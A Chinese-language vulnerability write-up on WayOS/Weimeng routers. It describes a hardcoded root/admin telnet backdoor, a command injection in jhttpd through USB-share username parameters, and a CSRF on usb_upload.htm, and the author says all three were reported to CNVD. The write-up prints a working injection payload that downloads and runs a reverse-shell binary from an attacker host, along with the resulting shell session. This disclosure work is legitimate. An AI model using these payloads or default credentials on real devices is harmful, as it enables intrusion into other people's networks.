


wayos维盟路由器漏洞挖掘

漏洞影响

WAM_9900等多款WAM系列路由器、网关（带有USB共享功能），包括但不限于WAM系列，FBM系列，HDV系列，HZV系列，IBR系列，JMV系列，LQ系列，SDV系列，WAP系列，WS系列，21.10.09之前固件

文件系统分析

使用binwalk解包，查看路由器启动文件，会自启动telnet，如果能拿到账号密码，就直接getshell了，后边再分析



接下来查看后端的web服务器，这里先根据二进制文件名查找，定位到/usr/sbin/jhttpd

```
find ./ -name "*http*"
```

```
traced/_8C.extracted/_4EF000.extracted/cpio-root$ find ./ -name
"*http*"
./etc_ro/lighttpd
./usr/sbin/jhttpd
./usr/sbin/https_dx
./usr/sbin/https_dx.sh
./usr/sbin/jhttpd.sh
./usr/sbin/kill_jhttpd.sh
./usr/sbin/https_pt.sh
./usr/sbin/https_pt
./etc/https_server.key
./etc/https_server.crt
./etc/https_ca.crt
./sbin/ac_jhttpd_check
./sbin/wan_http_check
./sbin/httpd_wget_iface
./sbin/jhttpd_check
```

漏洞挖掘

预置后门漏洞

使用FirmAE工具仿真固件，运行成功后使用nmap扫描端口，发现开放了telnet端口

```
lot@research: ~/tools/FirmAE
File Edit View Search Terminal Help
~/tools/FirmAE$ sudo ./run.sh -r wayos ./firmw
ares/WAM_9900-21.10.09V.trx
[sudo] password for lot:
[*] ./firmwares/WAM_9900-21.10.09V.trx emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] ./firmwares/WAM_9900-21.10.09V.trx already succeed emul
ation!!!

[IID] 3
[MODE] run
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
Creating TAP device tap3_0...
Set 'tap3_0' persistent and owned by uid 0
Initializing VLAN...
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 8.2
07309883 14.348117318

~/tools/FirmAE/firmwares/_WAM_9900-21.10.09V.trx.ex
traced/_8C.extracted/_4EF000.extracted/cpio-root$ nmap 192.168.
1.1

Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-18 22:22 CST
Nmap scan report for 192.168.1.1 (192.168.1.1)
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
```

访问连接一下，查找关键字

```
traced/_8C.extracted/_4EF000.extracted/cpio-root$ telnet 192.16
8.1.1 23
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
WayOS login:
```

```
grep -r "telnet"      grep -r "WayOS"
```

```
traced/_8C.extracted/_4EF000.extracted/cpio-root$ grep -r "telnet"
```

```
etc_ro/rcS:#for telnet debugging
etc_ro/rcS:telnetd
Binary file usr/sbin/jhttpd matches
Binary file usr/sbin/mqtt_ai matches
Binary file usr/sbin/jhllog matches
Binary file usr/sbin/wys_billing matches
Binary file usr/sbin/wys matches
Binary file bin/busybox matches
Binary file bin/nvram matches
Binary file sbin/rc matches
Binary file lib/modules/2.6.36+/kernel/net/jhl/shenji/wys_sj.ko matches
Binary file lib/modules/2.6.36+/kernel/net/jhl/shibie/wys_pg2.ko matches
Binary file lib/libshared.so matches
Binary file lib/wys_sj.ko matches
Binary file lib/libnvram.so matches
Binary file lib/libcrypto.so.1.0.0 matches
```

```
traced/_8C.extracted/_4EF000.extracted/cpio-root$ grep -r "Way0S"
Binary file usr/sbin/mqtt_ai matches
Binary file bin/nvram matches
Binary file lib/libnvram.so matches
```

Function name	Segment
wys_telnet	extern
mqtt_sw_telnet_thread_init	.text
mqtt_ai_sw_telnet_login	.text
mqtt_ai_sw_do_telnet_cmd	.text
_wys_telnet	.MIPS.stubs

```
20
21  memset(v20, 0, sizeof(v20));
22  v4 = 0;
23  memset(v19, 0, sizeof(v19));
24  while ( 1 )
25  {
26      while ( 1 )
27      {
28          while ( 1 )
29          {
30              memset(v19, 0, sizeof(v19));
31              if ( recv(a1, v19, 4096, 0) <= 0 )
32                  return -1;
33              for ( i = v19; ; ++i )
34              {
35                  v6 = *i;
36                  if ( v6 != 13 && v6 != 10 && v6 != 32 )
37                      break;
38              }
39              if ( strcmp(i, "User Name:", 10) )
40                  break;
41              if ( v4 >= 4 )
42              {
43                  puts("login failed");
44                  return -1;
45              }
46              v7 = sprintf(v20, 4096, "root\n");
47              v8 = 4095;
48              if ( v7 >= 0x1000 )
49                  v7 = 4095;
50              send(a1, v20, v7, 0);
51              v9 = sprintf(v20, 4096, "admin\n");
52              if ( v9 >= 0x1000 )
53                  v9 = 4095;
54              send(a1, v20, v9, 0);
55              v10 = sprintf(v20, 4096, "enable\n");
56              if ( v10 >= 0x1000 )
57                  v10 = 4095;
58              send(a1, v20, v10, 0);
59              v11 = "configure\n";
60 LABEL_17:
61              ++v4;
```

使用root/admin可以成功登录telnet

```
root@kali:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
WayOS login: root
nvram_get_buf: sq_ok
sem_lock: Already initialized!
sem_get: Key: 410f0025
nvram_get_buf:

[NVRAM] 5 sq_ok

sem_get: Key: 410f0025
nvram_get_buf: = "0"
nvram_get_buf: sq_ok
sem_lock: Already initialized!
sem_get: Key: 410f0025
nvram_get_buf:

[NVRAM] 5 sq_ok

sem_get: Key: 410f0025
nvram_get_buf: = "0"
Password:

BusyBox v1.12.1 (2021-09-16 18:58:31 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

这个漏洞不是影响所有的设备，部分网关设备telnet服务不会随系统启动开启

命令注入漏洞


推荐一个插件，<https://github.com/firmianay/firmeye>，firmeye 是一个 IDA 插件，基于敏感函数参数回溯来辅助漏洞挖掘。我们知道，在固件漏洞挖掘中，从敏感/危险函数出发，寻找其参数来源，是一种很有效的漏洞挖掘方法，但程序中调用敏感函数的地方非常多，人工分析耗时费力，通过该插件，可以帮助排除大部分的安全调用，从而提高效率。

you may start to explore the input file right now.

Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec 7 2020, 17:08:21) [MSC v.1927 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

```
##### FIRMESYE TOOLKITS #####
#
#           an auxiliary tool for iot vulnerability hunter
#
# ----- HOT KEAY -----
#
#   Ctrl+F1           show this help
#
# ----- STATIC ANALYZER -----
#
#   Ctrl+Shift+s       main menu
#
# ----- DYNAMIC ANALYZER -----
#
#   Ctrl+Shift+d       enable/disable debug hook
#
# ----- CODE PATTERN -----
#
#   Ctrl+Shift+c       find code pattern
#
# ----- REVERSE ASSISTANT -----
#
#   Ctrl+Shift+x       reverse assist tools
#
# ----- FUNCTIONAL TEST -----
#
#   Ctrl+Shift+q       functional test
#
#####
```

Firmeye v0.1.1 - IDA PRO 7.5, Python3
lumina: Invalid remote certificate




在文件jhttd, 其他系列固件中也命名为jhttd_s,

从get请求中获取usb_username和use_husername没有进行完全过滤，拼接的命令直接作为system()参数执行，引发命令注入

```
v15 = "admin";
v16 = (const char *)jhl_nv_get_def("usb_username");
sprintf(v24, "echo \"%s = %s\" > /etc/smbusers", "smbguest", v16);
system(v24);
v17 = (const char *)jhl_nv_get_def("usb_husername");
sprintf(v24, "echo \"%s = %s\" >> /etc/smbusers", "smbadmin", v17);
system(v24);
```


使用默认web口令，root/admin登录管理页面，打开usb存储共享服务，提交



使用burp修改name或者hname参数为

```
`wget http://192.168.1.2:8000 -O /tmp/re;chmod 777 /tmp/re;/tmp/re 192.168.1.2 5555`
```

将payload进行url编码，本地开启一个http服务，放置编译好的反弹shell，监听5555端口



```
~$ nc -lvvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from 192.168.1.1 49719 received!
re_shell
ls
bin
dev
etc
etc_ro
firmadyne
hd
hd_share
home
init
lib
lost+found
media
mnt
proc
root
run


~$ cd Desktop/
~/Desktop$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
192.168.1.1 - - [08/Apr/2022 23:37:27] "GET /c2.mips32l
HTTP/1.1" 200 -
```

这个漏洞影响所有带有USB共享功能的路由网关设备，最新固件和历史固件都受影响

CSRF

IDA分析jhttpd，搜索字符串usb，有一些关于USB共享功能的url，其中usb_upload.htm是无需经过身份验证的，

.rodata:004E2F20	00000019	C	httpd_send_usb_file
.rodata:00508B...	00000395	C	httpd_send_usb_file_json
.rodata:00508F12	00000161	C	\r\n\tfunction show_printer_port(val){\r\n\t\tif(val==1){\r\n\t\t\tif(!"#sh_port").show();\r\n\t\t\telse{\r\n\t\t\t\t1~65535\");\r\n\t\t\t\tif(!"#printer_port").focus();\r\n\t\t\t\treturn false;\r\n\t\t\t\t\r\n\t\t\t\tvar str = my_s...
.rodata:00577D...	0000000E	C	usb_login.htm
.rodata:005782...	00000010	C	usb_relogin.htm
.rodata:005783...	0000000F	C	usb_upload.htm
.rodata:005786...	00000014	C	usb_sdhd_status.htm
.rodata:00578C...	00000013	C	usb_hdsd_share.htm
.rodata:005795...	0000000F	C	usb_manage.htm
.rodata:00579E...	00000010	C	usb_3g_list.htm
.rodata:0057A2...	00000012	C	usb_3g_status.htm
.rodata:0057A6...	0000000B	C	usb_3g.htm
.rodata:0057AF...	0000000F	C	usb_status.htm
.rodata:0057B5...	0000000E	C	usb_share.htm
.rodata:0057C6...	0000000C	C	usb_log.htm
.rodata:00733C...	0000000E	C	usb_login.htm
.rodata:00733C...	00000010	C	usb_relogin.htm
.rodata:00733C...	0000000F	C	usb_upload.htm
.rodata:00733C...	00000014	C	usb_sdhd_status.htm
.rodata:00733C...	00000013	C	usb_hdsd_share.htm
.rodata:00733D...	0000000F	C	usb_manage.htm
.rodata:00733D...	00000010	C	usb_3g_list.htm
.rodata:00733D...	00000012	C	usb_3g_status.htm
.rodata:00733D...	0000000B	C	usb_3g.htm
.rodata:00733D...	0000000F	C	usb_status.htm
.rodata:00733D...	0000000E	C	usb_share.htm
.rodata:00733D...	0000000C	C	usb_log.htm
.rodata:007351...	0000000F	C	img/usbbyy1.png
.rodata:007351...	0000000F	C	img/usbbyy0.png
.rodata:007353...	0000000C	C	img/usb.png
.rodata:007363...	0000000A	C	%%s%%susb
.rodata:00736F74	00000006	C	usbbyy
.rodata:007434F0	00000011	C	saveparm_usb.asp
.rodata:007435...	00000010	C	restore_usb.cgi
.rodata:007447...	00000012	C	save_auth_log_usb
.rodata:007447...	00000033	C	.\tgg1_port\":"%s","usblog_show\":"%d","usblog\":"%s"
.rodata:007447...	00000040	C	.\tauth_pic\":"%d","usb\":"%d","sms\":"%d","append_ipmac_show\":"%d"
.rodata:007449...	00000007	C	usblog
.rodata:00744A...	000000AD	C	, type:%s, tq:%s, online:%s, msg:%s, lx:%s, auto_type:%s, web_exit:%s, web_anyuser:%s, fip:%s, dn...



未经身份验证，删除文件会失败，抓包生成CSRF Poc，使用认证过的浏览器打开，点击提交，会成功删除文件。



这个漏洞影响所有带有USB共享功能的路由网关设备，最新固件和历史固件都受影响

总结

总的来说挖到这几个漏洞都不是很难，需要扩展一下自己的思路和实际动手能力，以上三个漏洞均已提交CNVD。